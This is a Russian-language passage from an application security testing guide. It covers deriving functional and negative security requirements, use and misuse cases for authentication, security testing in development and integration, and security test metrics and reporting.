Например, рассмотрим проблему проверки входных данных, такую как SQL-инъекция, которая была выявлена с помощью анализа исходного кода и описана с указанием первопричины — ошибка в коде и типа уязвимости — контроль входных данных. Подверженность такой уязвимости можно оценить с помощью теста на проникновение, исследуя входные параметры с помощью нескольких векторов атак SQL-инъекции. Этот тест может подтвердить, что специальные символы фильтруются до попадания в базу данных, тем самым предотвращая

уязвимость. Сочетая результаты анализа кода и тестирования на проникновение, можно определить вероятность и подверженность уязвимости и рассчитать для неё рейтинг риска. Указывая оценки риска уязвимости в результатах (например, в отчёте о тестировании), можно принять решение о стратегии смягчения последствий. Например, уязвимости с высоким и средним уровнем риска могут быть приоритетными для исправления, в то время как уязвимости с низким уровнем риска могут быть исправлены в будущих релизах.

Рассматривая сценарии угроз, связанные с эксплуатацией распространённых уязвимостей, можно определить потенциальные риски, на которые необходимо проверить безопасность приложений. Например, угрозы OWASP Top10 могут быть сопоставлены с такими атаками, как фишинг, нарушение конфиденциальности, кража учётных данных, компрометация системы, изменение или уничтожение данных, финансовые потери и потеря репутации. Такие проблемы должны быть задокументированы как часть сценариев угроз. Размышляя в терминах угроз и уязвимостей, можно разработать набор тестов, имитирующих такие сценарии атак. В идеале база знаний об уязвимостях может использоваться для создания тестовых примеров, основанных на рисках безопасности, для проверки наиболее вероятных сценариев угроз. Например, если риск утечки учётных данных считается высоким, сценарии негативного тестирования должны проверять смягчение последствий, связанных с эксплуатацией уязвимостей в механизмах аутентификации, криптографии, контроля входных данных и контроля доступа.

Определение функциональных и нефункциональных требований к тестированию

Функциональные требования к безопасности

Применимые стандарты, политики и регламенты устанавливают как потребность в типе мер защиты, так и функциональность самих мер. Эти требования также называются «позитивными требованиями», поскольку в них указывается ожидаемая функциональность, которая может быть подтверждена с помощью тестов безопасности. Примеры позитивных требований: «приложение заблокирует пользователя после шести неудачных попыток входа в систему» или «пароли должны состоять как минимум из двенадцати буквенно-цифровых символов». Контроль позитивных требований состоит в подтверждении ожидаемой функциональности и может быть протестирован путём воспроизведения условий тестирования и запуска теста в соответствии с заранее определёнными входными данными. Результат теста отображается как условие его прохождения (успех или неудача).

Чтобы убедиться в соблюдении требований безопасности с помощью тестов, требования должны быть ориентированы на функции. Они должны выделять ожидаемую функциональность (что) и подразумевать её реализацию (как).

Примерами требований к концептуальной архитектуре безопасности для аутентификации могут быть следующие:

- Защищайте учётные данные пользователей или общие секреты при передаче и хранении.
- Маскируйте отображаемые конфиденциальные данные (например, пароли, учётные записи).
- Блокируйте учётную запись пользователя после определённого количества неудачных попыток входа в систему.
- Не показывайте пользователю конкретную причину его ошибки при неудачном входе в систему.
- Разрешайте использовать только буквенно-цифровые пароли, содержащие специальные символы и имеющие длину не менее двенадцати символов, чтобы ограничить поверхность атаки.
- Разрешайте менять пароль только аутентифицированным пользователям, посредством проверки старого пароля, ввода нового, чтобы предотвратить подбор пароля через его замену.
- Форма сброса пароля должна проверять имя пользователя и зарегистрированный адрес его электронной почты до отправки временного пароля по email. Выдаваемый временный пароль должен быть одноразовым. Пользователю отправляется ссылка на web-страницу сброса пароля. Web-страница сброса пароля должна проверять временный пароль пользователя, его новый пароль.

Учёт рисков в требованиях к безопасности

Тесты безопасности должны учитывать риски. Необходимо проверять приложение на предмет неожиданного поведения или негативных требований.

Примеры негативных требований:

- Приложение не должно допускать изменения или уничтожения данных.
- Приложение не должно быть скомпрометировано или использовано злоумышленником для несанкционированных финансовых транзакций.

Негативные требования сложнее протестировать, потому что нет ожидаемого поведения, которое нужно искать. Поиск ожидаемого поведения, соответствующего вышеуказанным требованиям, может потребовать от аналитика угроз определения непредусмотренных входных условий, причин и последствий. Следовательно, тестирование безопасности должно основываться на анализе рисков и моделировании угроз. Ключевым моментом является документирование сценариев угроз и функциональности контрмер как фактора смягчения угрозы.

Например, для механизмов аутентификации с точки зрения угроз и контрмер могут быть зафиксированы следующие требования безопасности:

- Шифруйте данные аутентификации при хранении и передаче, чтобы снизить риск раскрытия информации и атак на протокол аутентификации.
- Шифруйте пароли, используя необратимое шифрование, например, дайджест (хэш) и случайное значение (соль) для предотвращения атак перебора по словарю.
- Блокируйте учётные записи после достижения порога попыток входа в систему; требуйте сложные пароли, чтобы снизить риск атак методом перебора пароля.
- Показывайте только общие сведения об ошибках при проверке учётных данных, чтобы снизить риски утечки или перебора учётных записей.
- Взаимно аутентифицируйте клиент и сервер для предотвращения угроз отказуемости и «манипулятор посередине» (MiTM).

Инструменты моделирования угроз, такие как деревья угроз и библиотеки атак, могут быть полезны для определения негативных тестовых сценариев. В дереве угроз предполагается корневая атака (например, злоумышленник может читать сообщения других пользователей) и указываются недостатки мер защиты (например, отсутствие контроля входных данных для SQL-инъекции) и необходимые контрмеры (например, реализовать форматно-логический контроль данных и параметризованные запросы), которые могут быть проверены на эффективность при смягчении последствий таких атак.

Определение требований к тестированию безопасности на основе сценариев целевого и нецелевого использования

Необходимым условием для описания функциональности приложения является понимание того, что и как должно делать приложение. Это можно сделать, описав сценарии использования. Сценарии использования в графической форме показывают взаимодействия между действующими лицами (актерами) и их отношения. Они помогают определить функциональные роли в приложении, их взаимоотношения, предполагаемую последовательность действий для каждого сценария, альтернативные действия, особые требования, предварительные и пост-условия.

Подобно сценариям использования, сценарии нецелевого использования или злоупотребления описывают примеры непреднамеренного или даже злонамеренного использования приложения. Эти примеры позволяют описать сценарии того, как злоумышленник может использовать приложение не по назначению и злоупотреблять им. Выполняя отдельные шаги в сценарии использования и размышляя о том, как его можно использовать злонамеренно, можно обнаружить потенциальные недостатки или аспекты приложения, которые определены недостаточно чётко. Ключевым моментом является описание всех возможных или, по крайней мере, наиболее значимых сценариев целевого и нецелевого использования.

Сценарии нецелевого использования позволяют анализировать приложение с точки зрения злоумышленника и способствуют выявлению потенциальных уязвимостей и контрмер, которые необходимо реализовать для смягчения последствий, вызванных потенциальным воздействием от таких уязвимостей. Учитывая все сценарии использования и злоупотреблений, важно проанализировать их, чтобы определить, какие из них являются наиболее критичными и должны быть задокументированы в требованиях к безопасности. Выявление наиболее критичных сценариев нецелевого использования и злоупотреблений приведёт к документированию требований безопасности и необходимых мер защиты, при которых должны быть снижены риски.

Для определения требований безопасности [целевого и нецелевого использования](#) важно определить функциональные и негативные сценарии и представить их в графической форме. Следующий пример представляет собой пошаговую методологию для случая определения требований к безопасности аутентификации.

Шаг 1: Опишите функциональный сценарий

Пользователь аутентифицируется, вводя имя и пароль. Приложение предоставляет доступ на основе контроля учётных данных и выдаёт типичные ошибки при сбое проверки.

Шаг 2: Опишите негативный сценарий

Злоумышленник взламывает аутентификацию с помощью атаки перебора по словарю наиболее распространённых паролей или сочетаниям имя пользователя-пароль. Текст ошибки даёт злоумышленнику конкретную информацию, какие имена пользователей являются действующими. Затем он пытается с помощью перебора найти пароль. Атака методом перебора при длине пароля в четыре символа может быть успешной с небольшим количеством попыток (10^4).

Шаг 3. Опишите функциональные и негативные сценарии с примерами правильного и неправильного использования

В приведённом ниже примере схематично показано определение требований безопасности через примеры использования и злоупотребления. Функциональный сценарий состоит из действий пользователя (ввод имени пользователя и пароля) и действий приложения (аутентификация пользователя и вывод сообщения об ошибке в случае неудачи при проверке). Пример злонамеренного использования состоит из действий нарушителя, т.е. попытки взломать механизм аутентификации через подбор пароля с помощью атаки по словарю и угадывания допустимых имён пользователей из сообщений об ошибках. Наглядно противопоставляя угрозы действиям пользователя

(несанкционированным), можно определить контрмеры как действия приложения, которые предотвращают эти угрозы.




Рисунок 2-5: Примеры использования и злоупотребления

Шаг 4. Выясните требования безопасности

В этом примере определены следующие требования безопасности для аутентификации:

1. Требования к паролям должны быть приведены в соответствие с действующими стандартами для обеспечения достаточной сложности.
2. Учётные записи должны быть заблокированы после пяти неудачных попыток входа в систему.
3. Сообщения об ошибках входа не должны конкретизировать причину.

Данные требования должны быть задокументированы и протестированы.

Тесты безопасности, интегрированные в рабочие процессы разработки и тестирования

Тестирование безопасности в процессе разработки

Тестирование безопасности на этапе разработки SDLC представляет разработчикам первую возможность убедиться, что компоненты, которые они разработали, прошли проверку на безопасность, прежде чем они будут объединены с другими или включены в приложение. Компоненты приложения могут состоять из таких артефактов, как функции, методы и классы, а также API, библиотеки и исполняемые файлы. При тестировании безопасности разработчики могут полагаться на результаты анализа исходного кода для статической проверки того, что разработанный исходный код не содержит потенциальных уязвимостей и соответствует стандартам безопасного кода. Кроме того, модульные тесты безопасности могут динамически (т.е. во время выполнения) проверять, что компоненты функционируют должным образом. Прежде чем включать изменения в сборку приложения, должны быть рассмотрены и проверены результаты статического и динамического анализа кода.

Анализ исходного кода перед включением в сборку приложения обычно является обязанностью ведущих разработчиков, которые часто являются экспертами в области безопасности приложений, поэтому их роль заключается в том, чтобы провести анализ безопасности кода. Они должны принять решение о том, следует ли разрешить к выпуску код в сборке приложения, или потребовать дальнейших изменений и тестирования. Данный производственный процесс анализа кода на безопасность может быть реализован с помощью формальной приёмки и соответствующей отметки в инструменте управления производственным процессом. Например, если предположить, что для функциональных ошибок используется типичный процесс управления дефектами, то и ошибки безопасности, которые были исправлены разработчиком, можно регистрировать в системе управления дефектами или изменениями. Далее сборщик может просмотреть результаты тестирования, указанные разработчиками в этом инструменте, и дать разрешение на регистрацию изменений кода в сборке приложения.

Тестирование безопасности в процессе тестирования

После того, как разработчики протестируют компоненты и изменения кода и зарегистрируют их в сборке приложения, наиболее вероятным следующим этапом в SDLC является проведение тестов приложения как единого целого. Этот уровень тестирования обычно называют интеграционным или комплексным. Когда тесты безопасности входят в состав интеграционных, их можно использовать для проверки как функциональных возможностей безопасности

приложения в целом, так и подверженности уязвимостям на уровне приложения. Подобные тесты приложения включают как тестирование методом «белого ящика», например анализ исходного кода, так и тестирование методом «чёрного ящика», например, пентест. Тесты также могут включать метод «серого ящика», когда предполагается, что тестирующий имеет некоторые знания о приложении. Например, обладая некоторыми знаниями об управлении сессиями, тестирующий может лучше понять, правильно ли защищены функции выхода из системы и тайм-аута при бездействии.

Объектом для интеграционных тестов безопасности является целостная система, которая уязвима для атак. На этом этапе тестирующие могут определить, можно ли эксплуатировать уязвимости. К ним относятся распространённые уязвимости web-приложений, а также дефекты безопасности, выявленные ранее в SDLC с помощью других методов, таких как моделирование угроз, анализ и рецензирование кода.

Если тесты безопасности входят в состав интеграционных, то их обычно проводят инженеры по тестированию, а не разработчики. Тестирующие обладают знаниями об уязвимостях web-приложений, методах тестирования, а также могут подтвердить соблюдение требований безопасности на этом этапе. Для проведения тестов безопасности необходимо, чтобы сценарии их тестирования были задокументированы в руководствах и процедурах тестирования безопасности.

Инженер по тестированию, который проверяет безопасность приложения в среде интеграционно-функционального тестирования, может разрешить продолжить тестирование приложения в среде приёмо-сдаточных испытаний. На этом этапе SDLC (т.е. приёмке) функциональное тестирование приложения обычно входит в обязанности тестирующих, в то время как за тестирование безопасности обычно отвечают этичные хакеры или эксперты по безопасности приложений. Некоторые организации полагаются на свою собственную команду для проведения таких тестов (red team), когда не требуется оценка третьей стороны (например, в целях аудита).

Поскольку эти тесты иногда могут быть последней линией обороны для устранения уязвимостей перед выпуском приложения в среду эксплуатации, важно, чтобы проблемы решались в соответствии с рекомендациями группы тестирования. Рекомендации могут включать изменение кода, архитектуры или конфигурации. На этом уровне аудиторы и эксперты по безопасности обсуждают выявленные проблемы и анализируют потенциальные риски в соответствии с процедурами управления информационными рисками. Такие процедуры могут потребовать от команды разработки устранения всех уязвимостей с высоким риском до развёртывания приложения, если только такие риски не будут признаны и приняты.

Тесты безопасности, проводимые разработчиками

Тестирование безопасности на этапе разработки: модульные тесты

С точки зрения разработчика, основной целью тестов безопасности является подтверждение того, что код разрабатывается в соответствии с требованиями стандартов безопасного кода. Функциональность разработанных артефактов (функции, методы, классы, API и библиотеки) должна быть проверена до включения в сборку приложения.

Требования безопасности, которым должны следовать разработчики, должны быть задокументированы в стандартах безопасной разработки и подтверждены статическим и динамическим тестированием приложений. Если модульное тестирование проводится после анализа исходного кода, то модульные тесты могут подтвердить, что изменения, вызванные анализом кода, реализованы должным образом. Как рецензирование, так и самостоятельный анализ исходного кода разработчиком с помощью соответствующих инструментов могут помочь выявить дефекты безопасности в коде по мере его разработки. Используя модульные тесты и динамический анализ (например, при отладке), разработчики могут проверить работоспособность защиты компонентов, а также убедиться, что разрабатываемые меры снижают риски безопасности, ранее выявленные с помощью моделирования угроз и анализа кода.

Хорошей практикой для разработчиков является создание тестовых сценариев в виде универсального набора тестов безопасности, который является частью существующей методики модульного тестирования. Сценарии для тестирования безопасности можно взять из определённых ранее сценариев целевого использования и злоупотреблений для функций, методов и классов. В универсальный набор могут входить примеры для тестирования как позитивных, так и негативных требований к мерам защиты, такие как:

- Идентификация, аутентификация и контроль доступа
- Форматно-логический контроль и кодирование данных
- Шифрование
- Управление пользователями и сессиями
- Обработка ошибок и исключений
- Аудит и ведение журнала

Разработчики, вооружённые инструментами анализа исходного кода, интегрированным в их IDE, стандартами безопасной разработки и методикой модульного тестирования безопасности, могут самостоятельно тестировать и подтверждать безопасность разрабатываемых ими компонентов. Для выявления потенциальных дефектов безопасности, которые имеют первопричины в

исходном коде, запускаются тестовые сценарии: помимо контроля входных и выходных параметров компонентов, включают аутентификацию и авторизацию, проводимые компонентом, защиту данных внутри компонента, безопасную обработку исключений и ошибок, а также аудит и ведение журнала. Среда модульного тестирования, такие как JUnit, NUnit, CUnit и др. можно адаптировать для анализа требований к тестированию безопасности. В случае функциональных тестов, модульные тесты могут проверять функциональность мер защиты на уровне компонентов, таких как функции, методы или классы. Например, тестовый сценарий может оценивать контроль входных и выходных данных (при нормализации переменных) и проверку диапазонов для переменных, подтверждая ожидаемую функциональность компонента.

Сценарии угроз, выявленные при анализе сценариев целевого использования и злоупотреблений, можно применить при документировании процедур тестирования компонентов приложений. Например, для компонентов аутентификации модульные тесты безопасности могут подтвердить функциональность блокировки учётной записи, а также тот факт, что пользовательскими входными параметрами нельзя злоупотребить для обхода блокировки учётной записи (например, путём установки счётчика блокировки в отрицательное значение).

На уровне компонентов модульные тесты могут проверять как положительные, так и отрицательные утверждения, такие как ошибки и обработка исключений. Исключения следует перехватывать, не оставляя систему в небезопасном состоянии, например, в ситуации возможного отказа в обслуживании, вызванного забытым освобождением ресурсов (например, не закрыв в последнем блоке операторов дескрипторы соединения), а также потенциальной эскалации привилегий (например, если более высокие привилегии, полученные до создания исключения, не возвращаются на исходный уровень перед выходом из функции). Безопасная обработка ошибок может устранять потенциальное раскрытие информации, вызванное слишком информативными сообщениями об ошибках и трассировкой стека.

Сценарии тестирования безопасности на уровне модульных тестов могут разрабатываться экспертами по безопасности приложений, которые отвечают за подтверждение исправления дефектов безопасности в исходном коде. Как правило, при сборке приложения также проверяется, что сторонние библиотеки и исполняемые файлы прошли проверку безопасности на наличие потенциальных уязвимостей, прежде чем они будут включены в сборку приложения.

Сценарии угроз для распространённых уязвимостей, первопричиной которых является небезопасный код, также можно задокументировать в руководстве разработчика по тестированию безопасности. Когда выходит исправление для дефекта кода, выявленного с помощью анализа кода, с помощью сценария

тестирования безопасности можно проверить, соответствует ли реализация изменения кода требованиям безопасной разработки, прописанным в стандартах.

Анализ кода и модульные тесты могут подтвердить, что изменение кода предотвращает уязвимость, выявленного ранее дефекта в коде. Результаты автоматизированного анализа кода также могут использоваться в качестве шлюзов в системе контроля версий, например, артефакты приложений с дефектами высокой или средней степени критичности не могут быть включены в сборку.

Функциональное тестирование безопасности

Тестирование безопасности на этапах интеграции и приёма в эксплуатацию: интеграционно-функциональные и приёмо-сдаточные испытания

Основная цель сквозных системных тестов состоит в том, чтобы подтвердить концепцию «эшелонированной защиты», т.е., что реализация мер обеспечивает защиту на каждом уровне. Например, отсутствие контроля входных данных при вызове компонента, интегрированного с приложением, часто является фактором, который можно проверить с помощью интеграционного тестирования.

Среда интеграционно-функционального тестирования также является первой, в которой тестировщики могут моделировать реальные сценарии атак, которые потенциально могут быть проведены злонамеренным внешним или внутренним пользователем приложения. Тестирование безопасности на этом уровне может подтвердить, являются ли уязвимости реальными и могут ли ими воспользоваться злоумышленники. Например, потенциальная уязвимость, обнаруженная в коде, может быть оценена как высокий риск из-за её доступности потенциальным злоумышленникам, а также из-за потенциального воздействия (например, доступ к конфиденциальной информации).

Реальные сценарии атак можно протестировать как с помощью методов ручного тестирования, так и с помощью инструментов тестирования на проникновение. Тесты безопасности этого типа также называют этичным хакингом. С точки зрения тестирования безопасности, это тесты, основанные на рисках. Их целью является версия сборки приложения, развёртываемая в среде эксплуатации.

Включение тестирования безопасности на данном этапе имеет решающее значение для выявления уязвимостей, связанных с интеграцией компонентов, а также для подтверждения наличия таких уязвимостей. Тестирование безопасности приложений требует специального набора навыков, включая знания как программного обеспечения, так и безопасности, которые нетипичны для инженеров по безопасности. В результате организациям часто приходится

обучать своих разработчиков методам этичного хакинга, а также процедурам и инструментам оценки безопасности. Реалистичным сценарием является создание таких ресурсов собственными силами и документирование в руководствах и процедурах тестирования безопасности, учитывающих знания разработчика в этой области. Например, памятки или чек-листы сценариев тестирования безопасности могут содержать простые тестовые примеры и векторы атак, которые могут применяться для проверки подверженности распространённым уязвимостям, таким как спуфинг, раскрытие информации, переполнение буфера, строки форматирования, SQL-, XSS- и XML-инъекции, проблемы нормализации, отказ в обслуживании, а также управляемый код и компоненты ActiveX (например, в .NET). Первую серию этих тестов можно провести вручную, обладая начальными знаниями в области безопасности приложений.

Первой задачей тестов безопасности может стать подтверждение соблюдения минимального набора требований безопасности. Эти тестовые примеры могут состоять из ручного перевода приложения в состояние ошибки или исключения, и анализа информации о поведении приложения. Например, уязвимости SQL-инъекций можно протестировать вручную, вводя векторы атак в поля формы и проверяя, выдаются ли пользователю исключения. Наличие ошибки в SQL-запросе может быть проявлением уязвимости, которую можно эксплуатировать.

Более глубокий тест безопасности может потребовать от тестировщика знания специализированных методов и инструментов тестирования. Помимо анализа кода и тестирования на проникновение, эти методы включают, например: инъекцию кода и ошибок в бинарный код, анализ распространения ошибок и охват ими кода, фаззинг и реверс-инжиниринг. В руководстве по тестированию безопасности должны быть указаны процедуры и рекомендованы инструменты, которые могут применяться при проведении продвинутых тестов безопасности.

Следующим уровнем тестирования после интеграционно-функциональных тестов являются тесты в среде приёмо-сдаточных испытаний (ПСИ). Проведение тестов в «почти-эксплуатационной» среде имеет уникальные преимущества. Среда ПСИ (UAT) является наиболее репрезентативной для конфигурации релиза, за исключением данных (вместо реальных данных используются тестовые). Особенностью тестирования безопасности в ПСИ является тестирование на наличие недостатков в безопасности настроек. В некоторых случаях эти уязвимости могут представлять высокий риск. Например, сервер, на котором размещено web-приложение, может быть настроен с избыточными привилегиями, недействительным сертификатом SSL и небезопасной конфигурацией, отключены основные службы, а корневой web-каталог не очищен от тестовых web-страниц.

Анализ данных по тестированию безопасности и отчётность

Цели для метрик и измерений при тестировании безопасности

Определение целей для метрик и измерений при тестировании безопасности является необходимым условием использования этих данных для анализа рисков и процессов управления. Например, такой показатель, как «общее количество уязвимостей, обнаруженных с помощью тестов безопасности», может дать количественную оценку состояния защищённости приложения. Эти измерения также помогают ставить задачи для тестирования безопасности, например, уменьшить количество уязвимостей до приемлемого минимума перед развёртыванием приложений в эксплуатационной среде.

Другой достижимой целью может быть сравнение состояния безопасности с базовым уровнем для оценки улучшений в процессах обеспечения защиты приложений. Например, базовый уровень метрик может отсчитываться от состояния, которое было определено только с помощью тестов на проникновение. Данные, полученные от анализа кода приложения, должны показать улучшение (например, меньше уязвимостей) по сравнению с базовым уровнем.

При традиционном тестировании количество дефектов, таких как ошибки, обнаруженные в приложении, может служить показателем качества. Аналогичным образом тестирование безопасности может оценить степень защищённости приложений. При тестировании качества и безопасности могут использоваться те же классификации для определения первопричин и трудозатрат по устранению дефектов. В качестве первопричины дефект безопасности может быть вызван ошибкой проектирования или ошибкой в коде. Оценка трудозатрат, необходимых для устранения дефектов безопасности и качества, может измеряться во времени, затраченном разработчиком на исправление, необходимым инструментам и ресурсам, а также по стоимости реализации исправления.

Отличительной чертой данных по тестированию безопасности по сравнению с данными по тестированию качества является категоризация с точки зрения угроз, подверженности уязвимостям и потенциального воздействия, создаваемого уязвимостью, для определения риска. Тестирование безопасности приложений состоит из управления техническими рисками, чтобы убедиться, что меры защиты приложений обеспечивают приемлемый уровень риска. По этой причине данные тестирования должны поддерживать стратегию управления рисками в контрольных точках процесса SDLC. Например, уязвимости, обнаруженные с помощью анализа кода, представляют собой начальный уровень риска. Уровень

риска (например, высокий, средний, низкий) для уязвимости может быть рассчитан посредством определения факторов воздействия и вероятности, а также путём подтверждения уязвимости с помощью тестов на проникновение. Показатели риска, связанные с уязвимостями, обнаруженными с помощью тестов безопасности, позволяют бизнесу принимать решения по управлению рисками на разных уровнях организации (операционные, а также технические риски). Например, решать, могут ли риски быть приняты, предотвращены или переданы на сторону.

При оценке состояния защищённости приложения важно принимать во внимание определённые факторы, такие как размер разрабатываемого приложения. Статистически доказано, что размер приложения связан с количеством уязвимостей, обнаруженных во время тестирования. Поскольку тестирование уменьшает их количество, логично, чтобы приложения большего размера тестировались чаще.

Если тестирование безопасности проводится на нескольких этапах SDLC, тестовые данные могут подтвердить способность тестов обнаруживать уязвимости по мере их появления. Тестовые данные также могут подтвердить эффективность устранения уязвимостей посредством реализации контрмер в различных контрольных точках SDLC. Измерения данного типа также называются показателями сдерживания. Они отражают способность обеспечивать защиту на каждом этапе процесса разработки. Метрики сдерживания также являются важным фактором снижения затрат на устранение уязвимостей. Дешевле устранять уязвимости на том же этапе SDLC, на котором они обнаружены, чем исправлять их позже.

Показатели тестирования безопасности могут подтверждать выводы, сделанные при анализе рисков безопасности, затрат и управления дефектами, если они связаны с осязаемыми и своевременными целями, например:

- Сокращение общего количества уязвимостей на 30%.
- Исправление уязвимостей к определённому сроку (например, до выпуска бета-релиза).

Данные тестирования безопасности могут быть как абсолютными, например, количество уязвимостей, обнаруженных в ходе анализа кода вручную, так и относительными, например, соотношение количества уязвимостей, обнаруженных при анализе кода, по сравнению с тестами на проникновение. Чтобы ответить на вопрос о качестве процесса обеспечения защиты, важно определить базовый уровень, т.е. что считать удовлетворительным или хорошим.

Данные тестов безопасности также могут способствовать решению конкретных задач анализа защищённости. Этими задачами могут быть: соблюдение регламентов и стандартов информационной безопасности, управление

процессами безопасности, их совершенствование и выявление первопричин проблем, а также анализ выгод и затрат в области безопасности.

При регистрации данных о тестировании безопасности необходимо фиксировать метрики для сравнения результатов анализа. Областью анализа является интерпретация тестовых данных для получения представления о защищённости создаваемого приложения, а также об эффективности процесса.

Примеры показателей, подтверждаемых данными тестов безопасности, могут быть следующими:

- Сокращено ли количество уязвимостей до приемлемого уровня для релиза?
- Каково качество и защищённость этого приложения по сравнению с аналогичными?
- Все ли требования к тестированию безопасности выполняются?
- Каковы основные первопричины дефектов безопасности?
- Насколько дефектов стало больше или меньше по сравнению с ошибками?
- Какие методы наиболее эффективны для поиска уязвимостей?
- Какая команда более продуктивна в устранении дефектов и уязвимостей?
- Какой процент от общего числа уязвимостей относится к категории высокого риска?
- Какие инструменты наиболее эффективны для обнаружения уязвимостей?
- Какие методы тестирования безопасности наиболее эффективны при поиске дефектов (например, метод «белого ящика» или «чёрного ящика»)?
- Сколько дефектов безопасности обнаруживается при анализе исходного кода?
- Сколько дефектов безопасности обнаруживается при анализе безопасности архитектуры?

Для того чтобы сделать обоснованное суждение, используя данные тестирования, важно понимать процесс тестирования, а также хорошо владеть инструментами. Следует классифицировать инструменты, чтобы решить, какие из них для чего использовать. При определении назначения инструментов их можно охарактеризовать как хорошо обнаруживающие распространённые уязвимости в тех или иных артефактах.

Важно отметить, что тест (особенно автоматизированный) может только подтвердить факт наличия известных ранее проблем, но не доказать факт их отсутствия. Тот факт, что тест не выявил проблем, не означает, что программное обеспечение или приложение являются защищёнными.

Даже самые совершенные средства автоматизации не заменят опытного тестировщика. Просто полагаясь на успешные результаты автоматизированного тестирования, специалисты будут испытывать ложное чувство защищённости. Как правило, чем лучше опытные тестировщики владеют методикой тестирования

безопасности и инструментами, тем лучше будут результаты тестирования и анализ защищённости. Важно, чтобы те, кто принимает решения о приобретении инструментов тестирования, также учитывали возможность инвестирования в наём более квалифицированного и опытного персонала, а также в обучение тестированию безопасности.

Требования к отчетности

Состояние защищённости приложения может быть охарактеризовано с точки зрения последствий, таких как количество уязвимостей и оценка их воздействия, а также с точки зрения первопричин или источников, таких как ошибки в коде, архитектурные просчёты и небезопасные конфигурации.

Уязвимости можно классифицировать по разным критериям. Наиболее часто используемой метрикой значимости уязвимостей является [Common Vulnerability Scoring System](#) (CVSS), — стандарт, поддерживаемый Forum of Incident Response and Security Teams (FIRST).

При составлении отчёта о тестировании безопасности рекомендуется включать в него следующую информацию:

- классификация данной уязвимости по типу;
- угроза безопасности, которая вызывает данную проблему;
- первопричина данной проблемы безопасности, например дефект или недостаток;
- метод тестирования, применённый для выявления данной проблемы;
- исправление или мера защиты от данной уязвимости; а также
- оценка значимости для данной уязвимости (например, высокая, средняя, низкая или метрики CVSS).

Описывая, что представляет собой угроза безопасности, можно будет понять, эффективна ли мера защиты, и если нет, то почему.

Указание первопричины проблемы может помочь точно определить, что необходимо исправить. Например, в случае тестирования методом «белого ящика» первопричиной уязвимости приложения будет исходный код.

После сообщения о проблемах также важно предоставить разработчику рекомендации о том, как воспроизвести тест, чтобы найти уязвимость. Сюда может входить использование метода «белого ящика» (например, анализ кода с помощью статического анализатора), чтобы определить, является ли код уязвимым. Если уязвимость можно обнаружить с помощью теста на проникновение методом «чёрного ящика», в отчёт о тестировании включается информация о том, как проверить влияние уязвимости на графический интерфейс (например, клиентского приложения).

Информация о том, как исправить уязвимость, должна быть достаточно подробной, чтобы разработчик мог реализовать это исправление. В ней должны содержаться примеры безопасного кода, изменения конфигурации и соответствующие ссылки.

Наконец, свой вклад в оценку риска вносит определение его значимости, которое помогает расставить приоритеты работ по устранению последствий. Как правило, присвоение уязвимости рейтинга риска включает в себя внешний анализ рисков на основе таких факторов, как последствия и подверженность.

Экономическое обоснование

Чтобы метрики тестирования безопасности были эффективны, они должны приносить пользу тем, кто в них заинтересован. В число заинтересованных сторон могут входить руководители проектов, разработчики, директора по информационной безопасности и по информационным технологиям, аудиторы. Ценность может заключаться в экономическом обосновании, о котором каждый участник проекта судит с точки зрения своей роли и ответственности.

